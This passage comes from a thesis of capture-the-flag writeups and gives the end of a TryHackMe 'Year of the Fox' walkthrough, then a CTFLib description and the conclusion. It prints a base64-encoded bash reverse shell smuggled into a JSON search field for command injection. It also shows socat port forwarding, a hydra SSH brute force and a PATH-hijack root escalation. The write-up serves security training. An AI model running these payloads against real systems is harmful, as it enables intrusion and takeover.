
Of course, we will first need to encode our payload because it won't work otherwise due to the invalid characters in it. The payload will be decoded on the target system and piped to bash. To encode the payload, you can use the following command:

```
echo -n “bash -i >& /dev/tcp/$ip/9001 0>&1” | base64
```

The final payload you enter as input will be the following:

```
\";echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC44LjI1LjI1MC85MDAxIDA+JjE= | base64 -d | bash\n
```

Before sending the payload, you need to open a listener and you will get remote connection to the target machine.




```
┌──(kali㉿kali)-[~/THM]
└─$ echo -n "bash -i >& /dev/tcp/[redacted]/9001 0>&1" | bas
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC44LjI1LjI1MC85MDAxIDA+JjE=

┌──(kali㉿kali)-[~/THM]
└─$
```

```
┌──(kali㉿kali)-[~/THM]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [[redacted]0] from (UNKNOWN) [10.10.240.224] 47250
bash: cannot set terminal process group (670): Inappropriate
bash: no job control in this shell
www-data@year-of-the-fox:/var/www/html/assets/php$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@year-of-the-fox:/var/www/html/assets/php$
```

```
POST /assets/php/search.php HTTP/1.1
Host: 10.10.240.224
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 20
Origin: http://10.10.240.224
Authorization: Basic cmFzY2FsOmhvbmV5cG90
Connection: close
Referer: http://10.10.240.224/

{
  "target":
  "\";echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC44LjI1LjI1MC85MDAxIDA+JjE
  = | base64 -d | bash\n"
}
```

Figure 213: Year of the Fox Exploit

We can see that we have access as the user “www-data”. From here, I did some basic enumeration on the filesystem. I was able to find the web flag on the “/var/www/” directory. On that same directory, I found the “files” directory and in it the 3 files we previously encountered “fox.txt”, “creds2.txt” and “important-data.txt”. The first and third files were empty and the second one had an encoded value. I first though it was a value encoded using base64 but it was encoded using base64 first and then using base32. After decoding it, we find something that looks like a hash. We run “hash-identifer” and it is identified as sha256. I tried to crack it but I never was successful.



```
www-data@year-of-the-fox:/var/www/files$ cat fox.txt
cat fox.txt
www-data@year-of-the-fox:/var/www/files$ cat important-data.tx
cat important-data.tx
cat: important-data.tx: No such file or directory
www-data@year-of-the-fox:/var/www/files$ cat fox.txt
cat fox.txt
www-data@year-of-the-fox:/var/www/files$ cat important-data.txt
cat important-data.txt
www-data@year-of-the-fox:/var/www/files$ cat creds2.txt
cat creds2.txt
LF5GGMCNPJIXQWLKJEZFURCJGVMVOUJQJVLVE2CONVHGUTTKNBWVUV2WNNNFOSTLJVKFS6CNKRAX
UTT2MMZE4VCVGFMXUSLYLJCGGM22KRHGUTLNIZUE26S2NMFE6R2NGBHEIY32JVBUCZ2MKFXT2CQ=
www-data@year-of-the-fox:/var/www/files$
```


kali@kali: ~/THM 154x15

```
┌──(kali㉿kali)-[~/THM]
└─$ echo "LF5GGMCNPJIXQWLKJEZFURCJGVMVOUJQJVLVE2CONVHGUTTKNBWVUV2WNNNFOSTLJVKFS6CNKRAXUTT2MMZE4VCVGFMXUSLYLJCGGM22KRHGUTLNIZUE26S2NMFE6R2NGBHEIY32JVBUCZ2M
KFXT2CQ=" | base32 -d | base64 -d
c74341b26d29ad41da6cc68feedebd161103776555c21d77e3c2aa36d8c44730  -
```

Figure 214: Year of the Fox Filesystem Enumeration

Since the hash cracking didn't prove successful, we continue with our privilege escalation. After much time, we find that there is something running on "127.0.0.1" which is localhost on port 22. This was found using netstat with the following commands:

```
netstat -anot

netstat -ulwt | grep ssh
```




```
www-data@year-of-the-fox:/var/www$ netstat -anot
netstat -anot
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       Timer
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:22            0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 10.10.240.224:47250     10.8.25.250:9001        ESTABLISHED off (0.00/0/0)
tcp        0     14 10.10.240.224:47264     10.8.25.250:9001        ESTABLISHED on (0.27/0/0)
tcp6       0      0 :::139                  :::*                    LISTEN      off (0.00/0/0)
tcp6       0      0 :::80                   :::*                    LISTEN      off (0.00/0/0)
tcp6       0      0 :::445                  :::*                    LISTEN      off (0.00/0/0)
tcp6       1      0 10.10.240.224:80        10.8.25.250:55220       CLOSE_WAIT  keepalive (4774.78/0/0)
tcp6       0      0 10.10.240.224:80        10.8.25.250:51880       ESTABLISHED keepalive (7114.79/0/0)
www-data@year-of-the-fox:/var/www$ netstat -anot | grep ssh
netstat -anot | grep ssh
www-data@year-of-the-fox:/var/www$ netstat -tulw | grep ssh
netstat -tulw | grep ssh
tcp        0      0 localhost:ssh           0.0.0.0:*               LISTEN
```

Figure 215: Year of the Wolf List Network Connections

This means that ssh is only available to localhost but is running on port 22. We need to use port forwarding but that is usually done with ssh and we don't have a ssh connection established yet, so we will have to use another method for port forwarding, "socat". First, "socat" has to be downloaded on the target machine. The following commands can be used:

```
python3 -m http.server 9002

wget http://$ip:9002/socat

chmod +x socat
```




```
Saving to: 'socat'

     0K .......... .......... .......... .......... .......... 13%  288K 1s
    50K .......... .......... .......... .......... .......... 27%  629K 1s
   100K .......... .......... .......... .......... .......... 40%  665K 0s
   150K .......... .......... .......... .......... .......... 54%  658K 0s
   200K .......... .......... .......... .......... .......... 68%  843K 0s
   250K .......... .......... .......... .......... .......... 81%  717K 0s
   300K .......... .......... .......... .......... .......... 95%  727K 0s
   350K .......... ......                                     100%  373K=0.6s

2023-03-09 10:08:22 (567 KB/s) - 'socat' saved [375176/375176]

www-data@year-of-the-fox:/tmp$
```

```
kali@kali: ~/THM 1
┌──(kali㉿kali)-[~/THM]
└─$ python3 -m http.server 9002
Serving HTTP on 0.0.0.0 port 9002 (http://0.0.0.0:9002/) ...
10.10.240.224 - - [09/Mar/2023 12:08:06] "GET /socat HTTP/1.1" 200 -
10.10.240.224 - - [09/Mar/2023 12:08:20] "GET /socat HTTP/1.1" 200 -
```

Figure 216: Year of the Wolf Download Socat

The first command is used host the socat binary on the local machine (keep in mind that if you don't have socat, you have to download it). Then the "wget" command is used from the remote machine to download the hosted binary and the file is made executable. After that, we need to enable port forwarding and then since we will be able to connect to ssh, while we don't have a valid password, we can try to brute force the credentials for one of the users. In this case, I tried to brute force the password for the user "fox" since we already found some credentials for the user "rascal" and those didn't work for the ssh login.

```
./socat tcp-listen:9003,fork tcp:127.0.0.1:22 &

hydra -l fox -P ../dicts/rockyou.txt 10.10.240.224 ssh -s 9003 -V -f

ssh fox@10.10.240.224 -p 9003
```




```
www-data@year-of-the-fox:/var/www/html/assets/php$ cd /tmp
cd /tmp
www-data@year-of-the-fox:/tmp$ ./socat tcp-listen:9003,fork tcp:127.0.0.1:22 &
<mp$ ./socat tcp-listen:9003,fork tcp:127.0.0.1:22 &
[1] 2225
www-data@year-of-the-fox:/tmp$
```

```
[ATTEMPT] target 10.10.240.224 - login "fox" - pass "abcdef" - 367 of 14344400 [child 10] (0/1)
[9003][ssh] host: 10.10.240.224   login: fox   password: [redacted]
[STATUS] attack finished for 10.10.240.224 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-09 11:36:54

┌──(kali㉿kali)-[~/THM]
└─$

┌──(kali㉿kali)-[~/THM]
└─$ ssh fox@10.10.240.224 -p 9003
fox@10.10.240.224's password:

fox@year-of-the-fox:~$
```

Figure 217: Year of the Fox Brute Force II

We find the password for the user "fox" as shown above and successfully login using ssh. The user flag is located on the fox user's home directory. Its time to escalate our privileges to root. Checking the sudo permissions of the "fox" user reveals that he can execute the "/usr/bin/shutdown/" binary with superuser permissions. I looked on gtfobins for this binary but nothing came up. I then downloaded the binary to the local machine in order to analyze it:

```
cp /usr/sbin/shutdown .

python3 -m http.server 9001

wget http://$ip:9001/shutdown
```




```
fox@year-of-the-fox:~$ sudo -l
Matching Defaults entries for fox on year-of-the-fox:
    env_reset, mail_badpass

User fox may run the following commands on year-of-the-fox:
    (root) NOPASSWD: /usr/sbin/shutdown
fox@year-of-the-fox:~$ cp /usr/sbin/shutdown .
fox@year-of-the-fox:~$ python3 -m http.server 9001
Serving HTTP on 0.0.0.0 port 9001 (http://0.0.0.0:9001/) ...
[redacted] - - [[redacted]] "GET /shutdown HTTP/1.1" 200 -
```

```
kali@kali: ~/THM 154x15
┌──(kali㉿kali)-[~/THM]
└─$ wget http://10.10.240.224:9001/shutdown
--2023-03-09 11:42:15--  http://10.10.240.224:9001/shutdown
Connecting to 10.10.240.224:9001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8304 (8.1K) [application/octet-stream]
Saving to: ‘shutdown’

shutdown                       100%[===========================================================================>]   8.11K  --.-KB/s    in 0.001s

2023-03-09 11:42:16 (8.40 MB/s) - ‘shutdown’ saved [8304/8304]
```

Figure 218: Year of the Fox Analyze Download Binary

We could reverse engineer the binary but by running the “strings” command, we learn everything that we need. The binary at some point runs the “poweroff” function without specifying the full path. This is vulnerable and it means that we could create our own “poweroff” script that will execute malicious code. In this case, to save time we could simply copy the “/bin/bash” binary to “poweroff”. We could then add the location of the script to the user’s path and when the “/usr/bin/shutdown” binary is called, our “poweroff” binary will be called executing the “/bin/bash” copied binary as root. To achieve this, use the following commands:

```
cp /bin/bash poweroff

chmod +x poweroff

export PATH=.:$PATH

sudo /usr/sbin/shutdown
```




```
fox@year-of-the-fox:~$ cp /bin/bash poweroff
fox@year-of-the-fox:~$ chmod +x poweroff
fox@year-of-the-fox:~$ export PATH=.:$PATH
fox@year-of-the-fox:~$ echo $PATH
.:.:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
fox@year-of-the-fox:~$ sudo /usr/sbin/shutdown
root@year-of-the-fox:~# whoami
root
root@year-of-the-fox:~# cd /root
root@year-of-the-fox:/root# cat root.txt
Not here -- go find!
root@year-of-the-fox:/root# 
```

```
kali@kali: ~/T
/lib64/ld-linux-x86-64.so.2
libc.so.6
system
__cxa_finalize
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
AWAVI
AUATL
[]A\A]A^A_
poweroff
;*3$"
GCC: (Ubuntu 7.5.0-3ubuntu1~18.04) 7.5.0
```

Figure 219: Year of the Fox Privilege Escalation

We become root but where is the flag? Even after all of this we still can't catch a break. Let's use the find command to find the root flag. I actually used a pretty simple find command, there are probably ways to optimize this:

```
find / -type f | grep root
```



```
/lib/recovery-mode/options/root
/lib/systemd/system/systemd-fsck-root.service
/lib/systemd/system/initrd-root-fs.target
/lib/systemd/system/initrd-root-device.target
/lib/systemd/system/initrd-switch-root.service
/lib/systemd/system/initrd-switch-root.target
/lib/systemd/system/systemd-volatile-root.service
/lib/systemd/system/plymouth-switch-root.service
/lib/systemd/systemd-volatile-root
/lib/x86_64-linux-gnu/security/pam_rootok.so
/home/rascal/.did-you-think-I-was-useless.root
root@year-of-the-fox:/root# cat /home/rascal/.did-you-think-I-was-useless.root | tr -d "\n"
THM[redacted]
```

Figure 220: Year of the Fox Find Root Flag

And this concludes the challenge as well as all the writeups for the tryhackme platform.

CTFLib

CTFLib is a project developed by the Systems Security Laboratory (SSL) of the Department of Digital Systems of the University of Piraeus. Its an online platform that provides gamified cybersecurity training in the form of capture the flag (CTF) challenges. It has challenges of ranging difficulty and various categories including web exploitation, binary exploitation, cryptography, forensics, reverse engineering, programming, mobile and misc. The platform is developed for cybersecurity training for students of the University of Piraeus as well as for the recruiting and training of the national Greek cybersecurity team. The main contribution of this thesis is the 15 challenges developed for the CTFLib project. Those 15 challenges are developed for several purposes including the training and grading of students of the Department of Digital Systems in specific cybersecurity classes. This is why the challenges and the writeups for those challenges that were developed can’t be presented here.

Conclusion

This thesis aimed to introduce people with zero or limited cybersecurity knowledge and experience to the world of cybersecurity and capture the flag challenges. In the current industry, there is a clear lack of cybersecurity experts. What's more, many experts lack or have limited technical skills as well as problem solving skills. Capture the flag challenges aim to fill this gap by training and providing people with much needed technical knowledge on various topics including cryptography, forensics, web exploitation, binary exploitation and many other fields. Furthermore, they help in building good problem-solving skills which is a must in this day and age. For this thesis, over 50 ctf writeups have been written. In these writeups, not only are the solutions for the corresponding challenges provided, analyzed and examined but the methodology behind the solution is presented and delved into as well. On several writeups, multiple ways that the challenge can be solved are provided giving the reader more comprehensive knowledge and the choice between using automated tools against solving the challenge manually.

References

[1] PicoCTF. https://picoctf.org/.

[2] TryHackMe. https://tryhackme.com/.

[3] What is a Capture the Flag Challenge. https://www.securityjourney.com/post/what-is-a-capture-the-flag-ctf-event-and-how-can-it-benefit-developers.

[4] GTFOBins. https://gtfobins.github.io/.

[5] Pentest Monkey Reverse Shell Cheatsheet. https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet.

[6] Php Reverse Shell 1. https://github.com/pentestmonkey/php-reverse-shell.

[7] Php Reverse Shell 2. https://github.com/jivoi/pentest/blob/master/shell/rshell.php

[8] Joomla Exploit from GitHub. https://github.com/stefanlucas/Exploit-Joomla/blob/master/joomblah.py.

[9] Pollard p-1 Algorithm Implmenetation. https://www.geeksforgeeks.org/pollard-p-1-algorithm/.

[10] CyberChef. https://gchq.github.io/CyberChef/.

[11] Dcode. https://www.dcode.fr/en.

[12] Substitution Cipher Solver. https://quipqiup.com/.

[13] Vigenere Solver. https://www.guballa.de/vigenere-solver.

[14] Transpotition Cipher Solver. https://tholman.com/other/transposition/.

[15] Morse Code Translator. https://morsecode.world/international/decoder/audio-decoder-adaptive.html.